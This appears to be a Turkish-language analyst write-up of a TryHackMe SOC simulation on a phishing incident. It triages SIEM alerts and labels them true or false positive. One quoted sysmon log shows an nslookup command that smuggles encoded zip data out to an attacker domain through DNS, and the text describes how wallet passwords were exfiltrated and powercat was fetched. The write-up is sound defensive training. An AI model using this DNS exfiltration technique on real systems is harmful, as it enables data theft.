TryHackMe SOC Sim
-Phishing Unfolding-

Write-Up

Hazırlayan:Muhammed Ali ZENGİN
27.02.2025


HIGH ALERTS

"alışılmadık bir ebeveyn-çocuk ilişkisine sahip şüpheli bir süreç tespit edildi."

10 adet yüksek seviyeli alarm tetiklenmiştir. Alarmların açıklamaları ve içeriği incelendiğinde, powershell.exe'nin birçok kez nslookup.exe sürecini çalıştırdığı tespit edilmiştir.

1036	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1035	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1034	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1033	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1032	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1031	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1030	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1029	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1028	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Awaiting action
1027	Suspicious Parent Child Relationship	High	Process	Feb 27th 2025 at 15:10	Closed

Nslookup.exe genellikle kullanıcılar veya sistem yöneticileri tarafından DNS sorguları yapmak için kullanılır. Ancak bir PowerShell komut dosyasının nslookup.exe çalıştırması olağandışı bir durumdur.





Assigned alert(s) — Write case report

1027 Suspicious Parent Child Relationship High Process Feb 27th 2025 at 15:10

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/27/2025 12:08:10.412
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	5520
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

Şimdi ilk alarmımızın tetiklenmesinden önceki ve sonraki süreçleri SIEM üzerinden detaylı olarak inceleyelim.





Alarmın tetiklenmesinden önce Robocopy.exe ve Net.exe gibi araçların kullanıldığı, silme ve kopyalama işlemlerinin gerçekleştirildiği ve exfilt8me.zip adlı bir dosyanın oluşturulduğu görülüyor.

Alarmın tetiklenmesinden sonra ise Bitcoin cüzdan şifreleri adlı dosyanın nslookup üzerinden haz4rdw4re.io adresine aktarıldığı tespit ediliyor.

Son olarak, Powercat aracı GitHub üzerinden indirilerek çalıştırılıyor.

Bu olay True Positive olarak raporlanmalıdır.

MEDİUM ALERTS

2 adet medium alarmımız bulunmaktadır. Bu alarmları incelediğimizde, high level alarmlarda incelediğimiz olay ile ilgili oldukları görülmektedir.True positive.

LOW ALERTS

Phishingler incelendi ve tamamı false positive olarak belirlendi.
1 adet “Suspicious Parent Child Relationship” alarmı true positive olarak belirlendi.
1 adet True positive “Suspicious Attachment found in email” belirlendi (introduction to phishing raporunda detaylı olarak incelendi) .